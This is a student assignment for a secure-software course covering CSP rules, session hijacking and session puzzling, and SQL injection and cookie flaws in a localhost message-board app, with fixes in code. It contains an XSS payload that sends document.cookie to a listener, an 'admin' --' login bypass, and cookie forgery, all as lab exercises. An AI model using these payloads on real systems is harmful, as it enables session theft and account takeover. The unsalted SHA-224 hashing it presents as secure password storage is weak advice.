SECURE
SOFTWARE SYSTEM
(MITS 5400G/CSCI 6320G)

Submitted to,

Name: Dr. Pooria Madani

Faculty of Business and Information Tech

Submitted by,

Name: Avishkar Sharma

Student ID:101041761

Assignment 2

Contents

Question. No. 1

The CSP Rule:

connect-src 'self'; script-src 'self';default-src 'self';

Explanations:

1. connect-src ‘self’

   It dictates where JavaScript is allowed to direct network requests using APIs like fetch(), XMLHttpRequest, WebSockets, and Event Source.

   How it works:

   If this directive is set on then, the browser will look at any network request initiated by JavaScript. If an outsider's URL is located as the destination origin in request fields, the entire network request will be blocked outright by the browser. In practical cases, malicious code works by the stolen cookies being sent using fetch() or XMLHttpRequest to the attacker's server. Now the connect-src ‘self’ is set up, then the request to steal the cookies never completes: the browser stops it before any data is transmitted.

2. script-src ‘self’

   It specifies that only the valid sources of JavaScript from the same origin should be executed.

   How it works:

   This directive enforces the execution of JavaScript sources only from the same origin as of the website. It means that every load from an external domain is shut. Thus, in any case, should an attacker find an injection point, he would not be able to load any external malicious scripts.

3. default-src ‘self’

   It’s a fallback policy for all resources that are not explicitly defined by other directives.

   How it works:

   It is the default self-directive, even if a developer forgets to specify a directive for images, fonts, frames, or any other type of content. So, by default, this means all content must come from the same origin for the entire page. This offers a base level of security to the entire page.

Reasons for these directives:

- It directly points out the threat of requests to go out to URLs other than their current hostname in that connect-src 'self' is what kills the data exfiltration phase of an attack.
- This provides defense in depth: script-src does not allow loading of external scripts; connect-src does not allow the theft of data to be sent out; default-src makes sure that all other content follows the same restriction. Thus, even if one directive fails, others still give protection.
- This lines up perfectly with the attack vector of the cookie-theft JavaScript code that uses network requests to exfiltrate the stolen data. This policy would sterilize such an attack by blocking those requests at the browser level even if the malicious script managed to execute.

Summary:

In combination, these policies yield several tiers of defense. Even if an attacker successfully injects malicious JavaScript code through an XSS attack scenario, cookie data could not be exfiltrated back to any attacker-controlled server. The browser simply refuses to connect to any outside destination, effectively neutralizing the attack at its final and most critical stage which is the data transmission phase.

Question. No. 2

Session Hijacking

It is a type of attack where an attacker tries to steal or guesses a genuine session token like cookie so an attacker can gain access to web application by impersonating as an authenticated user.

Root Cause:

The main cause of session hijacking : session cookies transmitted without any protection like:

- If the secure attribute is not enabled, cookies would be sent over HTTP in plain text, it becomes easier for an attacker to sniff.
- In the case of not using HSTS, it would allow browsers to connect through HTTP, thus exposing cookies on the very first request.
- Login cookies that are passed through unencrypted HTTP connections can be intercepted in plain text by an attacker.
- Setting the domain attribute on a cookie shares it with all subdomains, hence leaking everything if one insecure HTTP subdomain is used.

Attack Method:

Session hijacking attack starts when network attackers intercept cookies by corrupting HTTP responses to trigger requests from the victim's browser to the target site. Since cookies lack the Secure attribute, they are transmitted and leaked in clear text over HTTP.

Consequences:

- Full impersonation of legitimate users
- Under the attacker's control, he/she can carry out any actions they desire.
- Unauthorized access to the account of the victim

Example of session hijacking in Message Board app (Q.No.3) :

The original version of the message board app was accessible at http://localhost:8080, where function do_login() set the session_cookie as "admin=adminSuperSecurePwd". No "secure" attribute was used. Once an admin logs in, these cookies could be transmitted unencrypted over HTTP. Within the same network, an attacker could intercept those cookies using a tool like Wireshark. Attacker could then present that cookie to the server in a request header and gain access to the admin panel. (I mitigated this risk in my assignment by replacing the plain credentials with

random session tokens (secrets.token_hex(16)) and hardening the cookie by setting httponly=True and secure=True.)

Prevention:

- Set the Secure and httpOnly flags for session cookies.
- Employ HSTS with the "includeSubDomains" argument in enforcing HTTPS on all connections.
- Using encrypted HTTPS on the whole web, not just login pages.

Session Puzzling

Definition:

One of the most common names for this is Session Variable Overloading. It is an application-level vulnerability that implements the same session variable in different contexts within an application.

Root Cause:

The main cause is poor coding practice where a single session variable handles multiple contexts:

- If there is no segregation between the different types of session data, then it leads to session puzzling.
- Developers have a common practice of reusing session variables among functionalities. Therefore, it is very clear that the same session variable will have more than one meaning in different contexts.
- By using the page sequence that is not thought by the developer. This behavior causes a session variable to be set in one context and reused in another, thus causing an authentication bypass.

Attack Method:

The session puzzling attack starts with the identification of pages that hold session variables: mostly pages like a password reset or profile update form. The attacker flows in a non-predicted manner on these pages to first set a session variable and then use this value in some other context. In this way, the application is simply tricked into considering the action as an already validated one for a user who's logged in.

Consequences:

- Impersonation of real users by evading proper authentication mechanisms.
- Self-elevation privileges on the system with the help of a malicious user account.
- Changing the server-side values by indirect means.
- Enabling the possibility of skipping phases in multiphase processes.

Example:

Let's take an instance of session puzzling through a bank application. The application has a password reset page through which a session variable, userID, is being set. In the same application, there are fund transfer pages that are authenticating against the same userID. If an attacker opens the reset page, enters the email of the victim, and navigates directly to the transfer page, then the application finds userID being set and hence grants access. Subsequently, the attacker can transfer money without ever logging into this account.

Prevention:

- Session variables should be used for a single consistent purpose.
- Different variable names should be used for different contexts.
- Proper session validation needs to be implemented.
- Clear session variables for no longer needed context.

Comparison Table:

Aspect	**Session Hijacking**	**Session Puzzling**
Target	Session Cookies	Session Variable
Root Cause	Missing secure flag, HTTP usage, no HSTS	Same session variable for more than one purpose
Attacker Type	Network attackers controlling victim's network	Application-level attackers manipulating page sequences
Method	Intercept cookies over unencrypted connections	Access pages in unanticipated order to set session variables
Requirement	Active session of victim	Application must have weak session logic

Table 1:Comparision between Session Hijacking and Session Puzzling

Contrast Summary:

Session Hijacking	**Session Puzzling**
Steals the cookie	Manipulates the session state
Cookie is taken from victim	Session is crafted by attacker
Attacks happen during transmission	Attacks happen during application logic execution

Table 2: Contrast Summary Between Session Hijacking and Session Puzzling

Question. No. 3


Question. No. 3(a)

Vulnerability Identification:

```
67    password = request.forms.get('password')
68
69    #not using the ORM but custom RAW SQL
70    cursor = db.execute_sql(f"SELECT COUNT(*) FROM administrator WHERE username='{username}' AND password_hash='{password}';")
71    found = cursor.fetchone()[0]==1
72    if found:
73        response.set_cookie("admin",username+password)
74        redirect('/admin')
75    else:
76        return '''<h2>Username and password did not match!</h2>'''
```

The function utilizes a Python f-string to incorporate user input within a raw SQL query.

Malicious input:



For password, we literally can put anything even blank.

How it works:

- Single quote (') after the admin closes the username string literal in the SQL statement.
- The double dash (--) acts as a SQL comment operator, which tells the database to disregard whatever comes next in the query.
- We can see in the screenshot that, found=cursor.fetchone()[0] ==1(line 71) and database returned 1, logically it would be like 1==1, which is true.
- It means result is true, and hence the application allows access to the admin panel without requiring a valid password.

Question. No. 3(b)

```
68
69    #SECURE VERSION for TASK B
70    query=("SELECT COUNT(*) FROM administrator WHERE username=? AND password_hash=?;")
71    cursor=db.execute_sql(query, (username,password))
72    found = cursor.fetchone()[0]==1
```


This will work because we do not append the username and password directly into the string and instead, we use "?" as a placeholder. The (username, password) data is sent as a separate argument. Consequently, the database engine treats them as data, rather than a part of an executable command. Now, if an attacker tries to attack through admin' --, it will look for a user with that name in the database. It will not interpret ' or -- anymore as a SQL command.

Question. No. 3(c)

```
70    query=("SELECT COUNT(*) FROM administrator WHERE username=? AND password_hash=?;")
71    cursor=db.execute_sql(query, (username,password))
72    found = cursor.fetchone()[0]==1
73    if found:
74        response.set_cookie("admin",username+password)
75        redirect('/admin')
76    else:
77        return '''<h2>Username and password did not match!</h2>'''
```

The do_login() function in server.py has a vulnerability in the session management logic on line 73.


The application concatenates the username and password and store them directly inside a cookie named "admin". This results in the admin's actual password being stored in plain text within the user's browser storage. The cookie is created without the HttpOnly security flag. This oversight allows client-side JavaScript to access the cookies' contents.



Apart from sniffing credentials, the site also has a Broken Access Control vulnerability. Inside the admin () functions, it only validates the presence of a cookie named 'admin' without checking its content. This immediately enables a bypass procedure whereby the attacker opens the browser console, manually creates a cookie named 'admin', and reloads the page. Then, the server will see the name of that cookie and provide full access to the admin panel without requiring any passwords or SQL injection.

Solution:

```
70    #SECURE VERSION for TASK B
71    query=("SELECT COUNT(*) FROM administrator WHERE username=? AND password_hash=?;")
72    cursor=db.execute_sql(query, (username,password))
73    found = cursor.fetchone()[0]==1
74    if found:
75        session_id = secrets.token_hex(16)
76        response.set_cookie("session_id",session_id,httponly=True,secure=True)
77        redirect('/admin')
78    else:
79        return '''<h2>Username and password did not match!</h2>'''
```



I replaced the plain text password with a random session token and added the HttpOnly security flag. After applying the fix, I ran the same XSS attack. As can be seen in latest screenshot, the alert box is empty now. Hence, it proves that the HttpOnly flag has successfully guarded against session stealing by JavaScript.

Question. No. 3(d)

While some technical fixes were implemented on 3(b) and 3(c) went on to fix the immediate SQL Injection and Session Management vulnerabilities successfully. Nonetheless, they are only point-fixes. For the long-term robustness, what the application requires is defense in depth, i.e. having multi-layered security controls whereby if one fails, another will still provide protection.

For do_login():
Here I changed the function for password hashing, session creation and secure cookie attributes.

```
def do_login():
    username = request.forms.get('username')
    password = request.forms.get('password')
    # Strategy 2: Hash input using SHA-224
    password_hash = hashlib.sha224(password.encode()).hexdigest()
    #SECURE VERSION for TASK B
    query= "SELECT COUNT(*) FROM administrator WHERE username=? AND password_hash=?;"
    cursor = db.execute_sql(query, (username,password_hash))
    result = cursor.fetchone()
    if result and result[0] >= 1:
        found = True
    else:
        found = False
    if found:
        session_id = secrets.token_hex(16)
        Session.create(session_id=session_id, username=username)
        response.set_cookie("session_id",session_id,httponly=True,secure=False)
        response.set_cookie("authenticated", "1", httponly=True, secure=False)
        redirect('/admin')
    else:
        return '''<h2>Username and password did not match!</h2>'''
```

(Here, I have used secure=False, for local testing on localhosts, but it would be set to True in a real-world environment.)

For def admin():
Here the admin function is used for validating both cookies and for checking the session availability in the database.

```
@route('/admin')
@view('admin')
def admin():
    session_id = request.get_cookie('session_id')
    authenticated = request.get_cookie('authenticated')

    if session_id is None or authenticated is None:
        redirect('/login')
        return

    try:
        session = Session.get(Session.session_id==session_id)
        msgs = Message.select().where(Message.is_approved==False)
        msgs = [msg for msg in msgs]
        return dict({'msgs': msgs})
    except Session.DoesNotExist:
        redirect ('/login')
        return
```

For do_admin():
Here I added function so that it can validate session and used parameterized queries for approve/remove actions.

```
@post('/admin')
def do_admin():
    session_id = request.get_cookie('session_id')
    authenticated = request.get_cookie('authenticated')

    if session_id is None or authenticated is None:
        redirect('/login')

    try:
        session = Session.get(Session.session_id==session_id)
        action = request.forms.get('action')
        id = request.forms.get('id')
        if action == 'Approve':
                db.execute_sql("UPDATE message SET is_approved=1 WHERE id=?", (id,))
        elif action == 'Remove':
                db.execute_sql("DELETE FROM message WHERE id=?", (id,))
        redirect ('/admin')
    except Session.DoesNotExist:
            redirect('/login')
```

To fix the issue that occurred in Q.no.3.c, I have used following strategies:

Strategy 1: Input Validation

Application-specific strict input validation measures, such as parameterized queries, need to be implemented at all data entry points, sanitizing inputs in situations where usernames are allowed to consist only of alphanumeric characters and rejecting special symbols like ', ;, --. This will prevent even malicious data from reaching the database logic.

```
└─$ python server.py
Bottle v0.13.4 server starting up (using WSGIRefServer())...
Listening on http://localhost:8080/
Hit Ctrl-C to quit.

[<Message: 1>]
127.0.0.1 - - [19/Feb/2026 15:37:22] "GET / HTTP/1.1" 200 2247
127.0.0.1 - - [19/Feb/2026 15:37:29] "GET /login HTTP/1.1" 200 423
Session Created: ba120f7568134fd04109f0d5facefa1c for user: admin
127.0.0.1 - - [19/Feb/2026 15:37:31] "POST /login HTTP/1.1" 303 0
127.0.0.1 - - [19/Feb/2026 15:37:31] "GET /admin HTTP/1.1" 200 819
```

Strategy 2: Secure Password Storage


```
┌──(avishkar㉿kali)-[~/message_board]
└─$ sqlite3 msg_board.db "SELECT * FROM Administrator"
1|admin|SuperSecurePwd
```


The present scenario involves password storage in plaintext within the database. For hashing passwords, it uses algorithms such as SHA-224, with the help of library called hashlib. Because the process of hashing is one-way, even with access to the database, hackers cannot reverse the hash to get the actual password.

```
┌──(avishkar㉿kali)-[~/message_board]
└─$ sqlite3 msg_board.db "SELECT * FROM Administrator"
1|admin|5b59152560ebee3b06a519d4e5db45039e09c92952ca90c235cef55e
```

Strategy 3: Secure Cookie Attributes

The app should really enforce cookie attributes so that only legitimate users can access sessions in the system. Imposing the HTTP only flag will prevent cookie access by JavaScript in a bid to prevent session hijacking, while the Secure flag will ensure these cookies are only sent on an encrypted connection over HTTPS. With this attribute set and a strong secure random session ID, the user session resists interception and unauthorized cookie access.





It is clearly discovered that on manually deleting the session cookie in developer's tool of a browser, it allows for that application to properly admit no valid session existing and consequently enforced a redirect back to its login interface. This security behavior is confirmed on HTTP 303 status in the Network tab of the browser, and this status explicitly tells the server's processing that the request had been from the protected admin page, and it is now deliberately instructing the user's browser to be redirected to the login page for re-authentication.

Question. No. 3(e)

MITS 5400G Message Board


Inform your classmates about interesting news in Cybersecurity by posting in this message board!

attacker


<script>document.location='http://localhost:8181/hijack/'+document.cookie;</script>

Submit


Here, I applied the XSS playload to capture the username and password.



Once I logged in the admin panel, the script ran, and displayed Got it!



The script's effect can be seen in the terminal of hacker.py.



Finally, I ran the database command to get from token, and saw the stolen admin cookie.